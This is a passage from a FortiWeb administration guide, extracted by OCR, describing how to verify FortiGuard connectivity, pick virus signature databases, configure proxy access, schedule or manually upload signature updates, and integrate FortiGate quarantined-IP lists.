
- On FortiWeb, use `execute ping` and `execute traceroute` to verify that connectivity from FortiWeb to the Internet and FortiGuard is possible. Check the configuration of any NAT or firewall devices that exist between the FortiWeb appliance and the FDN or FDS server override.

```
FortiWeb # exec traceroute update.fortiguard.net
traceroute to update.fortiguard.net (209.66.81.150), 32 hops max, 84 byte packets
1 192.0.2.2 0 ms 0 ms 0 ms
2 209.87.254.221 <static-209-87-254-221.storm.ca> 4 ms 2 ms 3 ms
3 209.87.239.161 <core-2-g0-3.storm.ca> 2 ms 3 ms 3 ms
4 67.69.228.161 3 ms 4 ms 3 ms
5 64.230.164.17 <core2-ottawa23_POS13-1-0.net.bell.ca> 3 ms 5 ms 3 ms
6 64.230.99.250 <tcore4-ottawa23_0-4-2-0.net.bell.ca> 16 ms 17 ms 15 ms
7 64.230.79.222 <tcore3-montreal01_pos0-14-0-0.net.bell.ca> 14 ms 14 ms 15 ms
8 64.230.187.238 <newcore2-newyork83_so6-0-0_0> 63 ms 15 ms 14 ms
9 64.230.187.42 <bxX5-newyork83_POS9-0-0.net.bell.ca> 21 ms 64.230.187.93 <BX5-NEWYORK83_
    POS12-0-0_core.net.bell.ca> 17 ms 16 ms
10 67.69.246.78 <Abovenet_NY.net.bell.ca> 28 ms 28 ms 28 ms
11 64.125.21.86 <xe-1-3-0.cr2.lga5.us.above.net> 29 ms 29 ms 30 ms
12 64.125.27.33 <xe-0-2-0.cr2.ord2.us.above.net> 31 ms 31 ms 33 ms
13 64.125.25.6 <xe-4-1-0.cr2.sjc2.us.above.net> 82 ms 82 ms 100 ms
14 64.125.26.202 <xe-1-1-0.er2.sjc2.us.above.net> 80 ms 79 ms 82 ms
15 209.66.64.93 <209.66.64.93.t01015-01.above.net> 80 ms 80 ms 79 ms
16 209.66.81.150 <209.66.81.150.available.above.net> 83 ms 82 ms 81 ms
```

To verify FortiGuard update connectivity

1. If your FortiWeb appliance must connect to the Internet (and therefore FDN) through an explicit (non-transparent) web proxy, configure the proxy connection (see Accessing FortiGuard via a web proxy).
2. Go to **System > Config > FortiGuard**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 62.



3. If you want your FortiWeb appliance to connect to a specific FDS other than the default for its time zone, enable **Use override server address**, and enter the IP address and port number of an FDS in the format `<FDS_ipv4>:<port_int>`, such as `10.0.0.1:443`.
4. Click **Apply**.
5. Click **Update Now**.

   The FortiWeb appliance tests the connection to the FDN and, if any, the server you specified to override the default FDN server. Time required varies by the speed of the FortiWeb appliance's network connection, and by the number of timeouts that occur before the connection attempt is successful or the FortiWeb appliance determines that it cannot connect. If you have enabled logging in:

   - **Log & Report > Log Config > Other Log Settings**
   - **Log & Report > Log Config > Global Log Settings**

   test results are indicated in **Log & Report > Log Access > Event**

   If the connection test did **not** succeed due to license issues, you would instead see this log message:

   ```
   FortiWeb is unauthorized
   ```

   For more troubleshooting information, enter the following commands:

   ```
   diagnose debug enable
   diagnose debug application fds 8
   ```

   These commands display cause additional information in your CLI console. For example:

   ```
   FortiWeb # [update]: Poll timeout.
   ```

```
FortiWeb # *ATTENTION*: license registration status changed to 'VALID',please logout and
    re-login
```

For example, poll (license and update request) timeouts can be caused by incorrectly configured static routes and DNS settings, links with high packet loss, and other basic connectivity issues. Unless you override the behavior with a specific FDS address (enable and configure **Use override server address**), FortiWeb appliances connect to the FDN by connecting to the server nearest to the FortiWeb appliance by its configured time zone. Timeouts can therefore also be caused by incorrect time zone.

See also

- Blacklisting source IPs with poor reputation
- Blocking known attacks & data leaks
- Antivirus Scan
- Recognizing data types
- Logging
- Configuring log destinations
- Viewing log messages
- IPv6 support


Choosing the virus signature database & decompression buffer

Most viruses are actively spreading initially, but as hosts are patched and more networks filter them out, their occurrence becomes more rare.

Fortinet's FortiGuard Global Security Research Team continuously monitor detections of new and older viruses. When a specific virus has not been detected for one year, it is considered to be dormant. It is possible that a new outbreak could revive it, but that is increasingly unlikely as time passes due to replacement of vulnerable hardware and patching of vulnerable software. Therefore dormant viruses's signatures are removed from the "Regular" database, but preserved in the "Extended" signature database.

If your FortiWeb's performance is more critical than the risk of these dormant viruses, you can choose to omit signatures for obsolete viruses by selecting the "Regular" database on **System > Config > FortiGuard**.

Selecting the virus database and buffer size on System > Config > FortiGuard



Setting name	Description
Regular Virus Database	Select to use only the signatures of viruses and greyware that have been detected by FortiGuard's networks to be recently spreading in the wild.

Setting name	Description
Extended Virus Database	Select to use all signatures, regardless of whether the viruses or greyware are currently spreading.
Maximum Antivirus Buffer Size	Type the maximum size in kilobytes (KB) of the memory buffer that FortiWeb uses to temporarily undo the compression that a client or web server has applied to traffic, in order to inspect and/or modify it. See Configuring temporary decompression for scanning & rewriting on page 601. **Caution:** Unless you configure otherwise, compressed requests that are too large for this buffer pass through FortiWeb **without** scanning or rewriting. **This could allow viruses to reach your web servers, and cause HTTP body rewriting to fail.** If you prefer to **block** requests greater than this buffer size, configure Body Length. To be sure that it will not disrupt normal traffic, first configure Action to be **Alert**. If no problems occur, switch it to **Alert & Deny**.

See also

- Configuring temporary decompression for scanning & rewriting
- Blocking known attacks & data leaks

Accessing FortiGuard via a web proxy

Using the CLI, you can configure the FortiWeb appliance to connect through an explicit (non-transparent) web proxy server to the FortiGuard Distribution Network (FDN) for signature updates.

For example, you might enter the following commands:

```
config system autoupdate tunneling
   set status enable
   set address 192.168.1.10
   set port 8080
   set username FortiWeb
   set password myPassword1
end
```

For details, see the FortiWeb CLI Reference.

The FortiWeb appliance connects to the proxy using the HTTP `CONNECT` method, as described in RFC 2616.

How often does Fortinet provide FortiGuard updates for FortiWeb?

Security is only as good as your most recent update. Without up-to-date signatures and blacklists, your network would be vulnerable to new attacks. However, if the updates were released before adequate testing and not accurate, FortiWeb scans would result in false positives or false negatives. For maximum benefit and minimum risk, updates must balance the two needs: to be both accurate and current.

Fortinet releases FortiGuard updates according to the best frequency for each technology.

- **Antivirus** — Multiple times per day. Updates are fast to test and low risk, while viruses can spread quickly and the newest ones are most common.
- **IP reputation** — Once per day (approximately). Some time is required to make certain of an IP address's reputation, but waiting too long would increase the probability of blacklisting innocent DHCP/PPPoE clients that re-use an IP address previously leased by an attacker.
- **Attack, data type, suspicious URL, and data leak signatures** — Once every 1-2 weeks (approximately). Signatures must be tuned to be flexible enough to match heuristic permutations of attacks without triggering false positives in similar but innocent HTTP requests/responses. Signatures must then be thoroughly tested to analyze any performance impacts and mismatches that are an inherent risk in feature-complete regular expression engines. Many exploits and data leaks also continue to be relevant 2 years or more, much longer than most viruses. This increases the value and makes it worthwhile to optimize, tuning each signature to be both flexible and high-performance.
- **Geography-to-IP mappings** — Once every month (approximately). These change rarely. Additionally, FortiWeb cannot poll for these updates and automatically apply them. You must manually upload the updates (see Updating data analytics definitions on page 752).

See also

- Blocking known attacks & data leaks
- Validating parameters ("input rules")
- Preventing tampering with hidden inputs
- Limiting file uploads
- Auto-learning
- Predefined suspicious request URLs
- Blacklisting source IPs with poor reputation
- Blacklisting & whitelisting countries & regions
- Updating data analytics definitions

Scheduling automatic signature updates

Your FortiWeb appliance uses signatures, IP lists, and data type definitions for many features, including to detect attacks such as:

- cross-site scripting (XSS)
- SQL injection
- other common exploits
- data leaks

FortiWeb also can use virus definitions to block trojan uploads, and can use IP reputation definitions to allow search engines but block botnets and anonymizing proxies preferred by hackers. **FortiGuard services ensure that your FortiWeb is using the most advanced attack protections. Timely updates are crucial to defending your network.**

You can configure the FortiWeb appliance to periodically poll for FortiGuard service updates from the FDN, and automatically download and apply updates if they exist.

For example, you might schedule update requests every night at 2 AM local time, when traffic volume is light.



Alternatively, you can manually upload update packages, or initiate an update request. For details, see Manually initiating update requests on page 191 and Uploading signature & geography-to-IP updates on page 193.

You can manually initiate updates as alternatives or in conjunction with scheduled updates. For additional/alternative update methods, see Manually initiating update requests on page 191.

To configure automatic updates


1. Verify that the FortiWeb appliance has a valid license and can connect to the FDN, or (if destination NAT is used, for example) the IP address that you are using to override the default IPs for FDN servers. For details, see To determine your FortiGuard license status on page 180 and To verify FortiGuard update connectivity on page 182.
2. Go to **System > Config > FortiGuard**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 62.

   The page informs you if you are not registered or if registration has expired. If your registration is active, continue scheduling updates; otherwise, click **Register** or **Renew**.
3. Enable **Scheduled Update**.
4. Select one of the following options:

   - **Every** — Select to request to update once every 1 to 23 hours, then select the number of hours between each update request.
   - **Daily** — Select to update once every day, then select the hour. The update attempt occurs at a randomly determined time within the selected hour.
   - **Weekly** — Select to request to update once a week, then select the day of the week, the hour, and the minute of the day to check for updates.

   If you select **00** minutes, the update request occurs at a randomly determined time within the selected hour.



5. Click **Apply**.


   The FortiWeb appliance next requests an update according to the schedule.

   At the scheduled time, FortiWeb starts the update. Under **Current update status**, the following information is displayed:

   - The name of the update package that is currently downloading, the start time of the download operation, and the percentage complete.
   - A **Refresh** button, which allows you to update the package download status information.
   - If FortiWeb is downloading an anti-virus package, a **Stop** button.

   This option is useful if, for example, the download is slow and you want to stop it and try again later. It can also be useful if you want to stop the scheduled update and instead update your anti-virus package using a file

you have manually downloaded from the Fortinet Technical Support web site (Uploading signature & geography-to-IP updates on page 193.)



Results of the update activity appear in **FortiWeb Security Service** in the **FortiGuard Information** widget. If you have enabled logging in:

- **Log & Report > Log Config > Other Log Settings**
- **Log & Report > Log Config > Global Log Settings**

when the FortiWeb appliance requests an update, the event is recorded in **Log & Report > Log Access > Event**, such as these log message:

```
FortiWeb virus signature is already up-to-date
FortiWeb IP reputation signature update succeeded
```

If the FortiWeb appliance cannot successfully connect, it records a log with a message that varies by the cause of the error, such as:

```
FortiWeb is unauthorized.
```

Once the attack signature update is complete, FortiWeb immediately begins to use them. No reboot is required.

See also

- How often does Fortinet provide FortiGuard updates for FortiWeb?
- Blocking known attacks & data leaks
- Validating parameters (“input rules”)
- Preventing tampering with hidden inputs
- Limiting file uploads
- Auto-learning

- Predefined suspicious request URLs
- Blacklisting source IPs with poor reputation
- Blacklisting & whitelisting countries & regions

Manually initiating update requests

If an important update has been released but there is too much time remaining until your appliance's next scheduled update poll, you can manually trigger the FortiWeb appliance to connect to the FDN or FDS server override to request available updates for its FortiGuard service packages.




You can manually initiate updates as an alternative or in addition to other update methods. For details, see Scheduling automatic signature updates on page 187 and Uploading signature & geography-to-IP updates on page 193.

To manually request updates

1. Before manually initiating an update, first verify that the FortiWeb appliance has a valid license and can connect to the FDN or override server. For details, see To determine your FortiGuard license status on page 180 and To verify FortiGuard update connectivity on page 182.
2. Go to **System > Config > FortiGuard**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Maintenance** category. For details, see Permissions on page 62.



3. Click **Update Now**.

   The web UI displays a message similar to the following:

   Your update request has been sent. Your database will be updated in a few minutes. Please check your update page for the status of the update.


   After the update starts, under **Current update status**, the following information is displayed:

The name of the update package that is currently downloading, the start time of the download operation, and the percentage complete.

A **Refresh** button, which allows you to update the package download status information.

If FortiWeb is downloading an anti-virus package, a **Stop** button.

This option is useful if, for example, the download is slow and you want to stop it and try again later. It can also be useful if you want to stop the scheduled update and instead update your anti-virus package using a file you have manually downloaded from the Fortinet Technical Support web site (Uploading signature & geography-to-IP updates on page 193.)



Results of the update activity appear in **FortiWeb Security Service** in the **FortiGuard Information** widget. If you have enabled logging in:

- **Log & Report > Log Config > Other Log Settings**
- **Log & Report > Log Config > Global Log Settings**

when the FortiWeb appliance requests an update, the event is recorded in **Log & Report > Log Access > Event**, such as these log message:

```
FortiWeb virus signature is already up-to-date
FortiWeb IP reputation signature update succeeded
```

If the FortiWeb appliance cannot successfully connect, it will record a log with a message that varies by the cause of the error, such as:

```
FortiWeb is unauthorized.
```

Once the attack signature update is complete, FortiWeb will immediately begin to use them. No reboot is required.

Uploading signature & geography-to-IP updates

You can manually update the geography-to-IP mappings and the attack, virus, and botnet signatures that your FortiWeb appliance uses to detect attacks. Updating these ensures that your FortiWeb appliance can detect recently discovered variations of these attacks, and that it knows about the current statuses of all IP addresses on the public Internet.

After restoring the firmware of the FortiWeb appliance, you should install the most currently available packages through FortiGuard. Restoring firmware installs the packages that were current at the time the firmware image file was made: they may no longer be up-to-date.



Alternatively, you can schedule automatic updates, or manually trigger the appliance to immediately request an update. For details, see Scheduling automatic signature updates on page 187 and Manually initiating update requests on page 191.

This does not, however, update geography-to-IP mappings, which still must be uploaded manually.

To manually upload signatures

1. Download the file from the Fortinet Technical Support web site:

   https://support.fortinet.com/

2. Log in to the web UI of the FortiWeb appliance as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.
3. Go to **System > Config > FortiGuard**.
4. In the row next to the service whose signatures you want to upload, click the **Update** link.

   A dialog appears that allows you to upload the file.

5. Click the **Browse** button (its name varies by browser) and select the signatures file, then click **OK**.

   Your browser uploads the file. Time required varies by the size of the file and the speed of your network connection. Once the attack signature update is complete, FortiWeb will immediately begin to use them. No reboot is required.

See also

- Restoring firmware (“clean install”)

Receive quarantined source IP addresses from FortiGate

FortiGate appliances can maintain a list of source IPs that it prevents from interacting with the network and protected systems. You can configure FortiWeb to receive this list of IP addresses at intervals you specify. Then, you configure an inline protection profile to detect the IP addresses in the list and take an appropriate action.

This feature is available only if the operating mode is reverse proxy or true transparent proxy.

To configure a FortiGate appliance that provides banned source IPs

1. Go to **System > Config > FortiGate Integration**.
2. Complete the following settings:

Setting name	Description
Enable	Select to enable transmission of quarantined source IP address information from the specified FortiGate.
FortiGate IP Address	Specify the FortiGate IP address that is used for administrative access.
FortiGate Port	Specify the port that the FortiGate uses for administrative access via HTTPs. In most cases, this is port 443.
Protocol	Specify whether the FortiGate and FortiWeb communicate securely using HTTPS.
Administrator Name	Specify the name of the administrator account that FortiWeb uses to connect to the FortiGate.
Administrator Password	Specify the password for the FortiGate administrator account that FortiWeb uses.
Schedule Frequency	Specify how often FortiWeb checks the FortiGate for an updated list of banned source IP addresses, in hours. The valid range is 1 to 5.

3. Click **Apply** to save your changes.
4. To configure FortiWeb to detect the quarantined IP addresses and take the appropriate action, configure the **FortiGate Quarantined IPs** settings in an inline protection profile. (See Configuring a protection profile for inline topologies on page 608.)

See also

- Connecting to FortiGuard services on page 180

Configuring basic policies

As the last step in the setup sequence, you **must** configure at least one policy.

Until you configure a policy, by default, FortiWeb will:

- **while in reverse proxy mode, deny all traffic** (positive security model)
- **while in other operation modes, allow all traffic** (negative security model)

Once traffic matches a policy, protection profile rules are applied using a negative security model — that is, traffic that matches a policy is allowed **unless** it is flagged as disallowed by any of the enabled scans.

Keep in mind:

- Change policy settings with care. Changes take effect immediately after you click **OK**.
- When you change any server policy, you should retest it.
